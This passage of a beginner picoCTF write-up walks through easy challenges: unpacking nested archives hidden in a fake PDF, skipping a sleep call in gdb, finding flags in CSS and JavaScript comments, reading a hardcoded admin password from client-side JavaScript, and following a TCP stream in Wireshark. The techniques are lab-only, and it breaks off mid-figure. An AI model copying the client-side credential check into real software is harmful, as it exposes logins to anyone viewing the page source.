If this is the first time you come across the "cut" and "tr" commands, I recommend you read their man page. It is going to help you down the road. The command above was used to remove certain things that came with the flag that were not needed as well as newlines and spaces. For the second challenge, we are given a file that is supposedly a pdf file and told that it cannot be parsed by the pdf reader. I first tried to open the file using "atril" which is a pdf viewer and can parse pdf files but the file wouldn't open. So, I then run the "file" command in order to determine if this is indeed a pdf file. The "file" command in linux is used to determine the type of the file:

```
file Flag.pdf
```

The answer we get is that this is a shell archive and not a pdf file but no other information. I then used the "less" command in order to check the contents of the file. It mentions that in order to extract any files from the shell archive, u need to run:

```
sh Flag.pdf
```

After that we get an extracted file named "flag". By running the "file" command again we learn that this is an ar archive with "ar" being a utility used to create, modify and extract from archives. In order to extract whatever is inside the archive, I run the following command:

```
ar x flag
```

I run the "file" command again and the response was that the extracted file was a cpio archive. Cpio is a utility used to copy files from archives. First, we must rename the file with the name "flag" into something with a cpio extension like "flag.cpio" and then use the following command to extract the file:

```
mv flag flag.cpio
cpio -i --file flag.cpio
```

After that we get a bzip2 archive which we corroborate with the "file" command. In short, the actual flag was hidden in a series of archives that aren't used very often. To keep this section short, the following sequence of commands was used to retrieve the actual flag.

```
bzip2 -d flag
```

```
mv flag.out flag.gz
gunzip flag.out
lzip -d flag
lz4 -d flag.out flag
mv flag flag.xz
xz --format=lzma -d flag.xz
mv flag flag.lzo
lzop -d flag.lzo
lzip -d flag
mv flag.out flag.xz
xz -d flag.xz
cat flag
```


The method is simple, you need to identify what type of archive you have and then retrieve whatever is inside the archive using the appropriate command. Some archives require the appropriate extension which is why sometimes we need to rename the file. After running all the commands above you get a hex sequence of characters that you need to decode, you can use any online decoder and then you get the flag. For the third challenge, we are given a huge text file and told that there is something important hidden, likely a flag. This is one of the easiest challenges, you simply need to print the contents of the file and search for the flag format:

```
cat anthem.flag.txt | grep picoCTF | cut -d "f" -f2
```

The “cut” command was used to remove something not important that came along with the flag.

GDB Test Drive (Reverse Engineering 100 points)


This challenge is another easy challenge that’s supposed to be an introduction to gdb. Gdb, the gnu project debugger allows you to see what is going on inside a program while it executes or what a program was doing at the moment that it crashed. It is perhaps one of the most common debuggers used both in cybersecurity and programming. While it is most commonly used as a debugger, it can also be used a reverse engineering tool. Personally, I use gdb on most binary exploitation challenges as well as on many reverse engineering ones. Gdb can do a plethora of things including starting your program with certain parameters that might affect its behavior, making your program stop on specified conditions, examine what happened when a program stops or crashes, change things in your program so you can experiment with correcting the effects of bugs. It supports a plethora of programming languages including C, C++, Go and Assembly. It also supports several plugins including peda, gef and pwndbg. Personally, I use gef and pwndbg but any one of them will do. I advise you to install one of those plugins or even multiple as they will make your life a lot easier when debugging and provide you with functionalities vanilla gdb doesn't provide you with. Let's move to the actual challenge. We are given a binary and told to retrieve the actual flag. We are also given the commands to do so from the description but let's ignore them because that would make the challenge even easier than it is. After running the "file" command we determine that this is a 64-bit elf binary that's not stripped so we can easily analyze it with gdb. When programs are compiled, they usually contain debugging symbols which make debugging and analysis easier. Compilers such us gcc put these symbols automatically. When someone reverse engineers a program that was compiled with debugging symbols, not only can they see memory addresses but also the names of the routines and variables. When a binary is stripped, the debugging symbols are essentially removed which makes debugging and reverse engineering harder but not impossible. This can be done with specific flags when the program is compiled or with something like the "strip" command on linux. In our case, our program is not stripped of its debugging symbols. First, we try to run the program. When running it, it seems that the program hangs. So, let's try to open it with gdb (I used gdb gef in this case however you should be fine if you are using vanilla gdb). When in the debugger, we can use the command "info func" to display all the available functions of the program (some of them are built-in like printf, scanf while others are custom, in this case the rotate_encrypt function).



```
gef➤  info func
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x00000000000010a0  __cxa_finalize@plt
0x00000000000010b0  free@plt
0x00000000000010c0  putchar@plt
0x00000000000010d0  strlen@plt
0x00000000000010e0  __stack_chk_fail@plt
0x00000000000010f0  fputs@plt
0x0000000000001100  strdup@plt
0x0000000000001110  sleep@plt
0x0000000000001120  _start
0x0000000000001150  deregister_tm_clones
0x0000000000001180  register_tm_clones
0x00000000000011c0  __do_global_dtors_aux
0x0000000000001200  frame_dummy
0x0000000000001209  rotate_encrypt
0x00000000000012c7  main
0x0000000000001390  __libc_csu_init
0x0000000000001400  __libc_csu_fini
0x0000000000001408  _fini
```

Figure 5: Gdb Test Drive Debugging I

We identify 2 interesting functions, “main” and “rotate_encrypt”. We disassemble the “main” function with the command “disass main” in order to check the assembly instructions and get a sense of how our program works.




```
gef➤  disass main
Dump of assembler code for function main:
   0x00000000000012c7 <+0>:     endbr64
   0x00000000000012cb <+4>:     push   rbp
   0x00000000000012cc <+5>:     mov    rbp,rsp
   0x00000000000012cf <+8>:     sub    rsp,0x50
   0x00000000000012d3 <+12>:    mov    DWORD PTR [rbp-0x44],edi
   0x00000000000012d6 <+15>:    mov    QWORD PTR [rbp-0x50],rsi
   0x00000000000012da <+19>:    mov    rax,QWORD PTR fs:0x28
   0x00000000000012e3 <+28>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000000012e7 <+32>:    xor    eax,eax
   0x00000000000012e9 <+34>:    movabs rax,0x4c75257240343a41
   0x00000000000012f3 <+44>:    movabs rdx,0x4362383846336235
   0x00000000000012fd <+54>:    mov    QWORD PTR [rbp-0x30],rax
   0x0000000000001301 <+58>:    mov    QWORD PTR [rbp-0x28],rdx
   0x0000000000001305 <+62>:    movabs rax,0x6630624760433530
   0x000000000000130f <+72>:    movabs rdx,0x4e67646635656666
   0x0000000000001319 <+82>:    mov    QWORD PTR [rbp-0x20],rax
   0x000000000000131d <+86>:    mov    QWORD PTR [rbp-0x18],rdx
   0x0000000000001321 <+90>:    mov    BYTE PTR [rbp-0x10],0x0
   0x0000000000001325 <+94>:    mov    edi,0x186a0
   0x000000000000132a <+99>:    call   0x1110 <sleep@plt>
   0x000000000000132f <+104>:   lea    rax,[rbp-0x30]
   0x0000000000001333 <+108>:   mov    rsi,rax
   0x0000000000001336 <+111>:   mov    edi,0x0
   0x000000000000133b <+116>:   call   0x1209 <rotate_encrypt>
   0x0000000000001340 <+121>:   mov    QWORD PTR [rbp-0x38],rax
   0x0000000000001344 <+125>:   mov    rdx,QWORD PTR [rip+0x2cc5]
   0x000000000000134b <+132>:   mov    rax,QWORD PTR [rbp-0x38]
   0x000000000000134f <+136>:   mov    rsi,rdx
   0x0000000000001352 <+139>:   mov    rdi,rax
   0x0000000000001355 <+142>:   call   0x10f0 <fputs@plt>
   0x000000000000135a <+147>:   mov    edi,0xa
   0x000000000000135f <+152>:   call   0x10c0 <putchar@plt>
   0x0000000000001364 <+157>:   mov    rax,QWORD PTR [rbp-0x38]
   0x0000000000001368 <+161>:   mov    rdi,rax
   0x000000000000136b <+164>:   call   0x10b0 <free@plt>
```

Figure 6: Gdb Test Drive Debugging II

It seems that when the code in the main function gets executed, there is a call to a sleep function happening. In C programming, the sleep function suspends the execution of the requesting thread for a specified time in seconds. By looking at the instruction above the call to the sleep function, it seems that the argument that the sleep function is called with is 0x186a0 in hex which is 10000 in decimal. So now we know that when the binary is executed it will sleep for 10000 seconds and after that it's going to print the flag out according to the rest of the assembly instructions. Obviously, we can't wait that long for the flag and we need to somehow get past this. What we can do is add a breakpoint at the instruction that calls the sleep function. Then if we run the program inside the debugger it will stop its execution at that specified instruction which means that the sleep function won't be executed. We could then jump to a later instruction in the program, bypassing this way the sleep function. To do all this, we need to use the following commands:

```
break *(main+99)
run
jump *(main+104)
```




```
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x007fffffffdd60|+0x0000: 0x007fffffffdec8  →  0x007fffffffe210  →  "/home/kali/Downloads/gdbme"        ← $rsp
0x007fffffffdd68|+0x0008: 0x0000000100000000
0x007fffffffdd70|+0x0010: 0x0000000000000000
0x007fffffffdd78|+0x0018: 0x0000000000000000
0x007fffffffdd80|+0x0020: "A:4@r%uL5b3F88bC05C`Gb0fffe5fdgN"
0x007fffffffdd88|+0x0028: "5b3F88bC05C`Gb0fffe5fdgN"
0x007fffffffdd90|+0x0030: "05C`Gb0fffe5fdgN"
0x007fffffffdd98|+0x0038: "ffe5fdgN"

   0x55555555531d <main+86>        mov    QWORD PTR [rbp-0x18], rdx
   0x555555555321 <main+90>        mov    BYTE PTR [rbp-0x10], 0x0
   0x555555555325 <main+94>        mov    edi, 0x186a0
 → 0x55555555532a <main+99>        call   0x555555555110 <sleep@plt>
   ↳  0x555555555110 <sleep@plt+0>    endbr64
      0x555555555114 <sleep@plt+4>    bnd    jmp QWORD PTR [rip+0x2eb5]        # 0x555555557fd0 <sleep@got.plt>
      0x55555555511b <sleep@plt+11>   nop    DWORD PTR [rax+rax*1+0x0]
      0x555555555120 <_start+0>       endbr64
      0x555555555124 <_start+4>       xor    ebp, ebp
      0x555555555126 <_start+6>       mov    r9, rdx

sleep@plt (
   $rdi = 0x000000000186a0,
   $rsi = 0x007fffffffdec8 → 0x007fffffffe210 → "/home/kali/Downloads/gdbme",
   $rdx = 0x4e67646635656666,
   $rcx = 0x007ffff7f97820 → 0x007ffff7f992e0 → 0x0000000000000000
)

[#0] Id 1, Name: "gdbme", stopped 0x55555555532a in main (), reason: BREAKPOINT

[#0] 0x55555555532a → main()

gef➤  jump *(main+104)
Continuing at 0x55555555532f.
picoCTF[redacted]
[Inferior 1 (process 696764) exited normally]
gef➤
```

Figure 7: Gdb Test Drive Exploit

The first command added a breakpoint, then we run the program, and then we jumped to the exact next instruction after the call to the sleep function.

Includes, Inspect HTML, Local Authority and Search Source (Web Exploitation 100 points)


Time to take a look at the web challenges. Since we are solving the challenges worth 100 points, these are going to be extremely easy because they are targeted towards beginners which is why I grouped them together. For the first challenge we are given a website and told to retrieve the flag. Whenever you are examining a website, the first thing or one of the first things you should is take a look at the source code. In this case, the source code has links to 2 external files, a css file and a javascript file. CSS is used to style and layout websites. It essentially controls a huge part of how websites look. The js file contains javascript code and is used to execute javascript instructions in a webpage. When examining websites for vulnerabilities, you should always check the source code as well as external files. In this case, we can simply click on the links to the external files and we find half the flag on each file. Alternately, you can use the browser web developer tools, specifically the style editor to analyze css files.


Source: Wikipedia on Include directive

```
body {
  background-color: lightblue;
}

/*  picoCTF[redacted] */
```

Figure 8: Includes Exploit I


The debugger can be used to analyze js files.



```



function greetings()
{
  alert("This code is in a separate file!");
}

// [redacted]022}

```

Figure 9: Includes Exploit II

For the second challenge, you need to only look at the source code and you will find that the flag is there, commented out. The third challenge is a little harder but still very easy. We are given a website and told to get the flag. When visiting the website, we see a login form asking for a username and password. We examine the source code and we find a css file containing nothing of importance as well as a php file named “login.php”, that handles the user input that is submitted from the form using the post method. Php code is a server-side scripting language and is used for dynamic web development. It is very common to find this type of language used for the backend of web applications. The next step is to submit some dummy data to the form in order to see how the application behaves before testing for other vulnerabilities like sql injection. What we find using the network tab of the developer tools is that when we enter and submit some dummy data, obviously we get an error message printing login failed, but there are 2 requests made by the web application. One is made using the post method to “login.php” which we expected but there is another request made using the get method to a file named “secure.js”. This file didn’t appear before so let’s see if we can access it and if we can what it contains using the debugger of the developer tools. Well, it seems it contains a function that compares the values that the user enters on the form to 2 static values, a static username and a static password. If the static values match to the username and password entered by the user, then the user is allowed to login.



```
function checkPassword(username, password)
{
  if( username === 'admin' && password === 'strongPassword098765' )
  {
    return true;
  }
  else
  {
    return false;
  }
```

Figure 10: Local Authority Exploit


So, all we need to do is login using the static credentials and we will get a login successful message followed by the flag. The last challenge is very similar to the first and second one. All we have to do is examine the source code of the new website. You will find several linked css files and you will need to examine them to find the flag. The flag is located on the "style.css" file. You could either examine the linked files line by line or search on the specific file using the start of the flag which we know is "pico" which is what I did. Alternatively, you could download the website code and files to your computer locally and search recursively through the entire code of all the files for the "pico" keyword. Keep in mind this won't work if you don't know part of the flag like "pico" in this case.

Packets Primer, Redaction Gone Wrong, Sleuthkit Intro (Forensics 100 points)

Another 3 challenges from the forensics category which are of course very easy because we are still on the challenges worth 100 points. For the first one, we are given a packet capture file, a pcap file and told to use packet analysis software to find the flag. Before we solve the challenge let's talk about forensics challenges a little. Forensics can be divided into several branches like computer forensics, mobile forensics, network forensics and so can forensics ctf challenges. Each branch can be further divided like for example we have disk forensics and memory forensics for computers and mobile devices. Sometimes you might need to only examine single files like images, pdf files (this is called file and image forensics according to some) while other times you might need to analyze a bunch of data (forensic data analysis) or even entire databases (database forensics). For this specific challenge, we are given a pcap file we need to analyze, which is one of the most common scenarios for ctf challenges. Pcap files contain the packet data of a network. Naturally, they contain the traffic of the network. This means that this is a network forensics challenge. In order to make our life easier we can use software like wireshark, which is a network and packet analyzer tool, to analyze these pcap files and examine them to retrieve various information regarding the network's characteristics such as protocols used, source and destination ip addresses, ports, data transferred and so on. Let's move to the actual challenge. Like it was mentioned before, I am going to use wireshark. Wireshark is the industry leading packet analyzer tool. Alternatively, you can use other tools like tcpdump, brim and many others but I personally prefer wireshark and it can usually be used to solve most if not all network forensic challenges. In order to open the pcap file using wireshark either use the command below or first launch wireshark and then open the file:

```
wireshark network-dump.flag.pcap
```

After opening the file, we see the exchanged packets. Normally there are several things I like to do when analyzing traffic with wireshark but since we have only 9 packets in total, I will save those things for a later challenge when we are dealing with larger traffic. For now, we can see that there are 2 protocols used in the traffic, the arp and tcp protocols. The address resolution protocol also known as arp is a communication protocol used for discovering the link layer address, typically a mac address that is associated with a given internet layer address, typically an ip address. The transmission control protocol, known as tcp, is a transport protocol that is used on the transport layer of the OSI or TCP/IP model to ensure reliable transmission of packets. In this case, I will focus more on the tcp traffic since it is more likely that the flag is in there. Instead of looking at every packet individually, we can use the follow stream functionality of wireshark. This feature reassembles a stream of plain text protocol packets into a human-readable format and at the same time applies a display filter which selects all the packets in the current stream. In simple words, we can use it to follow a particular conversation of 2 hosts, in this case a tcp conversation. In order to use it, select the first packet, right click and then click on follow tcp stream. This is a very simple challenge and we find the flag immediately as it was in the data field of a tcp packet.


network-dump.flag.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.stream eq 0
No.   Time       Source      Destination  Protocol Length Info
